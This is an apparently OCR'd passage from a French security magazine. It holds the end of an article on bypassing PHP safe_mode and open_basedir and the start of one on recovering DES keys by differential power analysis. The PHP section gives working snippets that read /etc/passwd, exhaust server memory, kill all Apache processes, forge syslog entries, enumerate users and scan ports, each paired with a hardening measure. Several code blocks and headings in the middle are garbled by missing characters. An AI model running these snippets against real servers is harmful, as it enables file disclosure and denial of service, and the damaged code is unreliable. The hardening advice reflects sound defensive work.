print "<pre>";
if (move_uploaded_file($_FILES['userfile']['tmp_name'],
$uploaddir . $_FILES['userfile']['name'])) {
      print "fichier valide, et téléchargé :\n";
      print_r($_FILES);
} else {
      echo "Attaque par upload potentielle.\n";
}
print "</pre>";
?>
```

LIMITATIONS

Côté implémentation, la fonction interne de PHP `php_checkuid()` valide le propriétaire d'un fichier tandis que la fonction `php_check_open_basedir()` vérifie qu'un fichier est bien dans l'un des répertoires de `open_basedir`. Malheureusement, toutes les fonctions PHP n'y font pas appel.


Stat

Les fonctions suivantes ne vérifient pas la racine `open_basedir` :

- **stat :** renvoie les informations à propos d'un fichier.
- **lstat :** renvoie les informations à propos d'un fichier ou d'un lien symbolique.
- **fileatime :** renvoie la date à laquelle le fichier a été accédé pour la dernière fois.
- **filectime :** renvoie l'heure à laquelle l'inode a été accédé pour la dernière fois.
- **filegroup :** lit le nom du groupe
- **fileinode :** renvoie le numéro d'inode du fichier.
- **filemtime :** renvoie la date de dernière modification du fichier.
- **fileowner :** renvoie le nom du propriétaire du fichier.
- **fileperms :** renvoie les permissions affectées au fichier.
- **filesize :** renvoie la taille du fichier.
- **filetype :** retourne le type de fichier

Il est donc possible de vérifier la présence d'un fichier et d'obtenir des informations sur celui-ci :

```
<?php
$file='/etc/passwd';
print '<pre>';
print "Fichier $file\n";
print_r(lstat($file));
print '</pre>';
?>
```



Module Apache

Le contournement le plus connu utilise la fonction `virtual()`. Cette fonction est spécifique à Apache, elle est équivalente au `Server Side Include` (`<!--#include virtual...-->`) du module

```
mod_include.
<?php
symlink('/etc/passwd','passwd');
print "<pre>";
virtual('passwd');
print "</pre>";
?>
```

Elle peut être bloquée par le *safe mode* qui interdira la création du lien symbolique avec `symlink` ou en interdisant la fonction `virtual()`. Pour interdire un ensemble de fonction, il suffit de spécifier dans le fichier `php.ini` la variable `disable_functions` et les noms des fonctions séparés par des virgules :

```
disable_functions = symlink,virtual
```

Module de compression Bzip2

La fonction `bzopen()` permet de lire ou créer des fichiers au format bzip2. Le problème est qu'il est possible de créer des fichiers ou d'en lire en dehors de la racine `open_basedir`. Aucune vérification sur le propriétaire des fichiers n'est effectuée.

Dans l'exemple suivant, un fichier de documentation est accédé et un fichier est créé dans le répertoire `/tmp` :

```
<?php
// test de lecture
$bz = bzopen('/usr/share/doc/HTML/fr/aktion/index.cache.bz2', "r");
print bzread($bz);
bzclose($bz);

//test d'écriture
$filename = "/tmp/testfile.bz2";
$str = "This is a test string.\n";
$bz = bzopen($filename, "w");
bzwrite($bz, $str);
bzclose($bz);
?>
```

Suite à l'exécution, on obtient :

```
$ ls -l /tmp/*.bz2
-rw-r--r--    1 apache   apache        63 mai  2 19:16 testfile.bz2
```

Module DBA : Database Abstraction layer

PHP dispose d'une couche d'abstraction pour accéder à des bases de données sous forme de fichier.

```
<?php
$id = dba_open ("/tmp/test.db", "n", "db3");
if (!$id) {
    echo "dba_open failed\n";
    exit;
}

dba_replace ("key", "This is an example!", $id);

if (dba_exists ("key", $id)) {
    echo dba_fetch ("key", $id);
    dba_delete ("key", $id);
}

dba_close ($id);
?>
```

Il a été possible de créer une base dans le répertoire `/tmp`, il n'y a pas de vérification de la racine.

```
$ ls -l /tmp/*.db
-rw-r--r--    1 apache   apache       8192 mai  2 19:19
/tmp/test.db
```

Module de vérification orthographique PSELL

La bibliothèque `pspell` vérifie l'orthographe d'un mot, et suggère des corrections. Il est possible de créer son propre dictionnaire `pspell_config_personal` ainsi qu'une liste de remplacement `pspell_config_repl` pour trouver une alternative aux mots mal orthographiés.

```
<?php
$pspell_link = pspell_new ("en");

$pspell_config = pspell_config_create ("en");
pspell_config_personal ($pspell_config, "/tmp/custom.pws");
pspell_config_repl ($pspell_config, "/tmp/custom.repl");
$pspell_link = pspell_new_config ($pspell_config);

if (pspell_check ($pspell_link, "testt")) {
    echo "This is a valid spelling";
} else {
    echo "Sorry, wrong spelling";
}

pspell_add_to_personal ($pspell_link, "kmaster");
pspell_store_replacement ($pspell_link, "kMasters", "kmaster");
pspell_save_wordlist ($pspell_link);
?>
```

Le module de vérification peut être utilisé pour créer ces fichiers sur le serveur. PHP ne tient pas compte de la racine spécifiée par `open_basedir`.

```
$ ls -l /tmp/custom.*
-rw-r--r--    1 apache   apache        34 mai  1 15:20 /tmp/custom.pws
-rw-r--r--    1 apache   apache        46 mai  1 15:20 /tmp/custom.repl
```

Module CURL: Client URL library

PHP supporte la bibliothèque `libcurl` qui permet de communiquer via de nombreux protocoles : HTTP, HTTPS, FTP, Gopher, Telnet, Dict, File, et ldap. Le protocole `file` donne accès aux fichiers locaux.

Le problème vient du fait que le module `CURL` est utilisable pour accéder à tout fichier lisible par l'utilisateur `apache`.

```
<?php
print "<pre>";
$ch = curl_init('file:///etc/passwd');
curl_exec ($ch);
curl_close ($ch);
print "</pre>";
?>
```

PROTECTION DES RESSOURCES

Nom	Par défaut	Modifiable
safe_mode	"0"	PHP_INI_SYSTEM
open_basedir	NULL	PHP_INI_SYSTEM
safe_mode_exec_dir	"1"	PHP_INI_SYSTEM
memory_limit	"8M"	PHP_INI_ALL

Constante	Valeur	Signification
PHP_INI_USER	1	La valeur peut être modifiée dans un script
PHP_INI_PERDIR	2	La valeur peut être modifiée dans le fichier .htaccess
PHP_INI_SYSTEM	4	La valeur peut être modifiée dans php.ini ou httpd.conf
PHP_INI_ALL	7	La valeur peut être modifiée n'importe où

MÉMOIRE

Un script PHP peut utiliser de la ressource mémoire jusqu'à concurrence de `memory_limit`, généralement 8 Mo. Or, les options de configuration sont modifiables avec les fonctions `ini_set()`, `ini_alter()` et `ini_restore()`.

En consultant la table des options [2], on remarque que certaines sont modifiables directement dans le script.

Il est ainsi possible de supprimer la limite (`-1` = pas de limitation) et consommer la totalité de la mémoire du serveur menaçant ainsi sa stabilité.

```
<?php
ini_set('memory_limit','-1');
ini_alter('memory_limit','-1');
print "memory_limit ".ini_get('memory_limit')."\n";
$toto="Boom!";
for($i=0;;$i++)
{
  print ".";
  flush();
  $toto.=$toto;
}
?>
```

Au niveau système, il est possible d'implémenter des limites décrites dans `/etc/security/limits.conf` activées par le module PAM `pam_limits`. Le problème est que Apache est lancé sous l'identité `root` puis qu'un changement d'identité vers l'utilisateur `apache` est effectué. Le serveur Web Apache n'est donc pas affecté par cette limitation car il n'y a pas connexion de l'utilisateur.

Plus simplement, il suffit au niveau de PHP d'interdire les fonctions `ini_set()`, `ini_alter()` et `ini_restore()`.

TEMPS D'EXÉCUTION

Un script PHP a une durée d'exécution limitée dans le temps. Elle est de `max_execution_time secondes`, il s'agit de temps machine et non du temps de vie du processus.

Une première attaque est de supprimer la limitation :

```
<?php
ini_set('max_execution_time','-1');
ini_alter('max_execution_time','-1');
set_time_limit(-1);
print ini_get('max_execution_time')."<BR>\n";
?>
```

Pour s'en protéger, il suffit là encore d'interdire les fonctions `ini_*()`. Un contournement possible consiste à faire dormir le processus, il consomme donc de la mémoire mais pas de temps machine.

```
?php
leep(10000);
```

ertains hébergeurs interdisent en conséquence les fonctions `leep()` et `usleep()`.

rrêter un processus peut laisser le système dans un état instable. est donc prévu que le programmeur puisse gérer la fin e son script proprement, il enregistre avec `egister_shutdown_function` la fonction à appeler pour réaliser s opérations critiques.

```
php
nction test()

$old_date='';
print "Debut de test<BR>\n";
while(1)
{
  $date=strftime('%c');
  if($date !=$old_date)
  {
    print $date."<BR>\n";
    flush();
    $old_date=$date;
  }
}

gister_shutdown_function("test");
st();
int "Fin de test";
```

Remarque : D'après la documentation de PHP, l'affichage ne doit plus fonctionner après expiration de la minuterie. En pratique, ce n'est pas toujours le cas.

PLOAD

n fichier uploadé ne doit pas dépasser la limite `load_max_filesize`. Il est cependant possible de découper un chier, d'uploader chaque tronçon un à un, puis de le réassembler.

OG

a commande `syslog()` consigne des événements. Un script mal tentionné peut enregistrer des messages en usurpant le nom un autre processus de façon à perturber l'analyse des logs. Il eut aussi saturer les logs en utilisant une boucle infinie.


```
<?php
define_syslog_variables();
openlog("myScripLog", LOG_ODELAY, LOG_LOCAL0);
syslog(LOG_WARNING,"Test");
closelog();
openlog("httpd", LOG_ODELAY, LOG_LOCAL0);
syslog(LOG_WARNING,"Démarrage de httpd  succeeded (test)");
closelog();
?>
```

Extrait des fichiers de log

```
mai  6 18:20:35 christophe httpd: Arrêt de httpd succeeded
mai  6 18:20:35 christophe httpd: Démarrage de httpd  succeeded

mai  6 18:20:38 christophe myScripLog: Test
mai  6 18:20:38 christophe httpd: Démarrage de httpd  succeeded (test)
```

A part si son utilisation est indispensable, je conseille d'interdire la fonction `syslog()`.

SESSION

Un script peut stocker dans chaque session des données jusqu'à concurrence de l'espace mémoire alloué au processus, et ce pour

une durée d'un maximum de `session.gc_maxlifetime` (1440 secondes par défaut, soit 24h). Il est donc difficile de stocker des fichiers dans les sessions et contourner ainsi le système de quota de son compte utilisateur.

POSIX

PHP peut être compilé avec les extensions Posix 1 (par défaut sous RedHat). Cela apporte les fonctions qui manquaient autrement.

La fonction `posix_kill()` envoie des signaux aux différents processus. Comme le serveur Web et les scripts PHP fonctionnent sous la même identité, il est possible d'arrêter (SIGKILL=9) ou de stopper (SIGSTOP=19) tous les processus Apache sauf le processus père initial qui tourne en tant que root.

```
<?php
while(1)
{
  posix_kill(-1,9);
}
?>
<?php
while(1)
{
  posix_kill(-1,19);
}
?>
```

Un utilisateur malicieux ne pouvant récupérer la liste des utilisateurs via le fichier `/etc/passwd` dispose d'une autre possibilité en les énumérant avec la fonction `posix_getpwuid()`. Il interroge le système pour chaque ID et reconstitue ainsi une liste des utilisateurs locaux.

```
<?php
    for ($i = 0; $i < 6000; $i++)
      {
        if (($tab = @posix_getpwuid($i)) != NULL)
          {
            echo $tab['name'].":";
            echo $tab['passwd'].":";
            echo $tab['uid'].":";
            echo $tab['gid'].":";
            echo $tab['gecos'].":";
            echo $tab['dir'].":";
            echo $tab['shell']."<br>";
          }
      }
?>
```

Pour se protéger, il est possible d'interdire les fonctions `posix_kill()` et `posix_getpwuid()` mais le mieux est de ne pas compiler le module POSIX tout simplement.

SCAN DE PORTS

PHP est utilisable pour scanner un serveur. Une première méthode consiste à ouvrir une *socket* avec `fsockopen()`, `pfsockopen()` ou `socket_connect()`.

```
<?php
$server='127.0.0.1';
print "Scan TCP<BR>\n";
for($port=1;$port<655;$port++)
{
  $fp=@fsockopen($server,$port,$errno,$errstr,$port);
  if($fp)
  {
    fclose($fp);
    print "Port $port open<BR>\n";
  }
}
?>
```

Pour empêcher cette utilisation des sockets, on interdit ces fonctions et, au besoin, on les autorise pour un utilisateur. Plus radical, on ne compile pas PHP avec le support des sockets.

Plus sournois, une autre façon de scanner est d'utiliser une fonction comme `ftp_connect`. Cette fonction se mettra à bloquer dès qu'elle se connectera sur un port ouvert qui ne répond pas au protocole FTP.

```
<?php
$ftp_server='localhost';
for($port=1;$port<1024;$port++)
{
  print "Port $port:";
  flush();
  if($conn_id = ftp_connect($ftp_server,$port))
  {
    print "Open\n";
#    ftp_close($conn_id);
  } else
  {
    print "Closed\n";
  }
}
?>
```

Une protection possible est d'utiliser un firewall sur le serveur et de filtrer les connexions sortantes selon l'utilisateur.

```
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -p TCP --tcp-flags ! ALL SYN -m state --state NEW -j DROP
...
iptables -A OUTPUT -p TCP -d SERVEUR_MYSQL --dport mysql -j ACCEPT
iptables -A OUTPUT -m owner --uid-owner 48 -m limit --limit 4/s  -j LOG --log-
prefix "OUTPUT bad "
iptables -A OUTPUT -m owner --uid-owner 48 -j REJECT
...
```

Remarque : Il peut être nécessaire de recompiler le noyau et/ou la commande `iptables` pour que le module `owner` fonctionne.

LES MODULES

Désactiver les fonctions une à une n'est pas toujours idéal car certaines fonctions possèdent plusieurs noms et on risque d'en manquer. Plus radical, la recompilation de PHP avec uniquement les modules nécessaires, mais cette manipulation est évitable depuis la version 4.3.2. Des familles entières de fonctions sont désactivables via le paramètre `disable_classes`.

CONCLUSION

Le *safe mode* de PHP montre clairement ses limites mais PHP dispose aussi de moyens pour contrer des scripts hostiles. Il faut penser à les employer.

C. Grenier

grenier@cgsecurity.org

RÉFÉRENCES

[1] **http://www.php.net/usage.php**

[2] **http://www.php.net/manual/fr/function.ini-set.php**

Récupérez une clé DES avec un voltmètre

Dans l'article [1] de MISC n°7, nous avons vu comment trouver une clé RSA en faisant une seule mesure de la consommation de courant d'un processeur cryptographique (carte à puce par exemple). L'attaque fonctionne sur le fait que l'algorithme de calcul RSA utilise deux opérations ayant des signatures bien distinctes sur la courbe de consommation de courant : un carré ou une multiplication modulaire.

Malheureusement pour nous, l'algorithme utilisé dans un calcul DES (algorithme de chiffrement symétrique) est complètement différent et emploie des opérations logiques plutôt que des opérations arithmétiques. Mais le même Paul Kocher qui est à l'origine de la SPA (*Single Power Analysis*, analyse de courant simple) décrite dans [1] est aussi l'auteur de la DPA (*Differential Power Analysis*, analyse de courant différentielle).

Dans le même article du New York Time [2] cité dans le précédent épisode, on trouve :

" Kocher's company also has developed more sophisticated statistical attacks that can be used to extract the key even when it is not readily understandable from the power consumption data. This technique, which the company describes with a trademarked phrase "differential power analysis," allows an attacker to extract each bit of the key by making guesses and testing them several times. The key can usually be recovered in about 1,000 or so trials, Kocher said. "

qui peut se traduire par :

"La société de Kocher a aussi développé des attaques statistiques plus complexes qui peuvent être utilisées pour extraire la clé même lorsque ce n'est pas visible depuis la consommation de courant. Cette technique, que la société décrit avec l'expression "déposée" "differential power analysis", permet à un attaquant d'extraire chaque bit de la clé en faisant des hypothèses et en les vérifiant plusieurs fois. La clé peut en général être récupérée en environ un millier d'essais. "

Dans ce cas aussi, la description d'un journal non scientifique est relativement exacte et compréhensible. Nous allons essayer d'approfondir l'explication et montrer comment l'attaque fonctionne.

CONSOMMATION DE COURANT D'UN CPU


Avant de décrire l'attaque elle-même il faut étudier la consommation de courant du processeur. Une carte à puce possède des contacts électriques C1 à C8 normalisés par la norme ISO 7816-2. Cinq contacts sont réellement utilisés sur une carte à microprocesseur normale. Ces contacts sont :


- la masse (Ground) ;
- l'alimentation électrique (VCC) ;
- le signal de *reset* ;
- l'horloge ;
- l'IO (communication série sur un fil).


Ce qui nous intéresse ici est de mesurer la consommation de courant (l'intensité du courant) de la puce. Il suffit pour cela de brancher un oscilloscope sur une résistance en série sur l'alimentation VCC. On obtient une courbe qui ressemble à la courbe rouge de la **figure 1**.

J'ai ajouté une courbe bleue correspondante au signal d'horloge afin de rendre visible l'évolution de la consommation de courant durant un cycle d'horloge. On voit très bien que la consommation n'est pas constante du tout et que si la courbe revient à un niveau minimum quasiment identique pour chaque cycle, le niveau maximum est très variable d'un cycle à l'autre.

Lorsqu'on superpose la consommation de plusieurs mesures différentes (**figure 2**), on remarque que les courbes sont synchrones, normal puisque le CPU fonctionne à la fréquence donnée par l'horloge externe, mais que la consommation de chaque cycle d'horloge n'est pas constante du tout.







Cette différence de consommation s'explique par le fait que le CPU effectue des opérations élémentaires différentes. La consommation de courant dépend de l'instruction exécutée et des données manipulées par l'instruction. De façon plus précise la consommation dépend des 0 et des 1 qui circulent dans le circuit.

En faisant des mesures sur un programme maîtrisé et conçu pour, on se rend compte que l'opération LDA #$FF qui place la valeur 255 ($FF en hexadécimal) dans l'accumulateur A consomme un peu plus que l'opération LDA #$00 qui place la valeur 0 dans le même accumulateur A. On observe même que la consommation est liée au poids de Hamming de l'octet manipulé, c'est-à-dire au nombre de bits à 1 parmi les 8 bits de l'octet. La consommation de LDA #$03 est la même que la consommation de LDA #$24 car $03 et $24 s'écrivent 00000011b et 00100100b en binaire et donc tous les deux ont deux bits à 1 et six bits à 0. Les deux octets "pèsent" le même poids.

MODÈLE

Le modèle et les explications sont très fortement inspirés de [3].

NOTATION

Notons HW(x) le poids de Hamming de la variable x (sur un octet). HW(x) est le nombre de 1 dans l'écriture en binaire de x. Le graphe de la fonction HW(x) est donné **figure 3**.

HW(0) vaut 0 puisque tous les bits de l'octet sont à 0. HW(255) vaut 8 puisque tous les bits de l'octet sont à 1. Et caetera pour les autres valeurs.

MODÈLE DE CONSOMMATION DE COURANT

Nous prenons comme modèle de consommation de courant le poids de Hamming du résultat du calcul effectué par le processeur. Si le résultat du calcul vaut 255, la consommation de courant est maximale. Si le résultat du calcul vaut 0, la consommation de courant est minimale. Les valeurs intermédiaires donnent une consommation proportionnelle à HW(résultat).


Il faut valider notre modèle de façon expérimentale. Prenons une opération simple telle que le *ou exclusif* entre une constante et une donnée variable. La constante est fixée de façon arbitraire à 184.

Le courbe théorique de poids de Hamming du résultat HW(x xor 184) est donnée sur la **figure 4**.


On remarque que c'est une courbe très semblable à la courbe de la figure 3 mais décalée et "inversée". Le minimum de la courbe est atteint pour x = 184 puisque HW(x xor 184) = HW(184 xor 184) = HW(0) = 0 et le maximum est atteint pour x = 71 (71 xor 184 = 255).

Afin de confronter notre modèle à la réalité, il est nécessaire de faire effectuer par le processeur le calcul (x xor 184) pour les 256 valeurs de x. Chaque calcul donnera lieu à une acquisition de la consommation réelle de courant. À partir de ces courbes, il faut repérer l'instruction XOR effectuée par le processeur ; il suffit de trouver le cycle machine pour lequel les consommations sont différentes pour les différentes valeurs de x. Dans ce cycle machine correspondant à l'exécution de l'instruction XOR, on repère l'instant pour lequel la variation est maximale (voir **figure 5**).

Il suffit ensuite de tracer la valeur de la mesure à cet instant en fonction de x (voir le graphe de la **figure 6**). L'échelle des ordonnées va de 140 à 255 puisqu'il ne s'agit pas ici du poids de Hamming mais de la consommation de courant mesurée à l'oscilloscope. Un oscilloscope bas de gamme donne une mesure sur 8 bits, donc les valeurs vont de 0 à 255 (sur la figure 6 il n'y a pas de valeurs inférieures à 140).



On remarque que les courbes des **figures 4** et **6** sont quasiment superposables. Ce qui nous conforte à penser que notre modèle de consommation de courant est valide.



L'ALGORITHME DES

Je ne vais pas présenter l'algorithme DES. Vous pouvez trouver tous les détails dans **[4]**. L'algorithme DES utilise un schéma de Feistel (**figure 7**) à 16 tours. Le DES chiffre par blocs de 64 bits. Le bloc subit une permutation initiale (IP) puis est découpé en deux parties de 32 bits chacune. La partie droite de l'étape i (Ri) devient simplement la partie gauche de l'étape i+1 (L(i+1)). La partie droite de l'étape i+1 (R(i+1)) est le résultat du *ou exclusif* entre la partie gauche de l'étape i (Li) et le résultat d'une fonction F() appliquée Ri et Ki et où Ki est une sous-clé issue de la clé secrète K. Je ne décrirai pas la génération des sous-clés Ki. Cette génération ne dépend pas du message et uniquement de K.

La fonction F() est décrite dans la **figure 8**. Le bloc de 32 bits (Ri) est d'abord expansé à 48 bits (certains bits sont dédoublés en fonction d'une table fixe). Ces 48 bits sont ensuite "xorés" avec les 48 bits de la sous-clé Ki. Les 48 bits de résultat sont séparés en 8 blocs de 6 bits chacun, et chaque bloc de 6 bits passe dans une boîte de substitution (S-Box) différente et donne un résultat sur 4 bits. Une boîte de substitution Si est juste une table qui donne un résultat sur 4 bits à partir d'une entrée sur 6 bits. Les 8 tables sont fixes et connues. Les 8 blocs de 4 bits sont ensuite rassemblés et certains bits sont permutés en fonction d'une autre table elle aussi fixe et connue. Et voilà !

Ce qui nous intéresse particulièrement est l'étape du *ou exclusif* entre la sous-clé Ki et le bloc Ri expansé. Si l'attaquant connaît le message M à chiffrer il peut calculer le bloc R0. D'après ce qu'on a vu précédemment, il peut espérer connaître le poids de Hamming de chacun des octets de la sous-clé K1 (sur un composant 8 bits, le xor entre deux blocs de 48 bits (6 octets) est effectué octet par octet) à partir de la consommation de courant lorsque la sous-clé K1 est "xorée" avec R0.

Malheureusement, il est difficile de faire une mesure suffisamment précise de la consommation pour en déduire le poids de Hamming sans ambiguïté. Ensuite, le poids de Hamming ne donne pas la valeur de l'octet mais uniquement le nombre de bits à 1 dans l'octet. Par exemple, il y a 70 octets de valeurs différentes et qui ont un poids de Hamming de 4 (voir **figure 9**).

RECHERCHER PAR ESSAI/ERREUR


L'idée de Kocher pour réussir l'attaque est de faire une hypothèse sur la valeur de la clé K, de simuler les calculs en tenant compte de son hypothèse et de vérifier que les calculs simulés et les mesures réelles correspondent. C'est la même idée de technique qu'il avait déjà utilisée pour trouver une clé RSA par *timing attaque* **[5]**.

Faire une hypothèse sur la clé K complète est irréaliste. En effet il faudrait faire et vérifier 256 hypothèses, c'est-à-dire autant qu'il y a de clés de 56 bits possibles, ce qui revient à faire de la recherche exhaustive. On va profiter de la structure du DES pour retrouver la clé par petits morceaux indépendants.

La **figure 8** nous montre que les boîtes de substitutions sont indépendantes. Le comportement de la boîte S1 ne dépend que de 6 bits de la sous-clé Ki et de 6 bits issus de R(i-1). Lors de la première étape du DES dans le réseau de Feistel R0 est directement issu du message M (supposé ici connu par l'attaquant). Les calculs intermédiaires peuvent donc être parfaitement simulés par l'attaquant jusqu'au xor avec la première sous clé K1. Les résultats suivants dépendent de la valeur de cette sous clé K1.

Regardons de plus près la boîte S1. Les calculs effectués (recherche du résultat dans une table de substitution) ne dépendent que de 6 bits de la sous-clé K1. Il n'y a donc que 26 = 64 valeurs possibles pour le bout de sous-clé K1 utilisé ici.

Il est tout à fait raisonnable d'étudier de façon exhaustive ces 64 cas possibles.

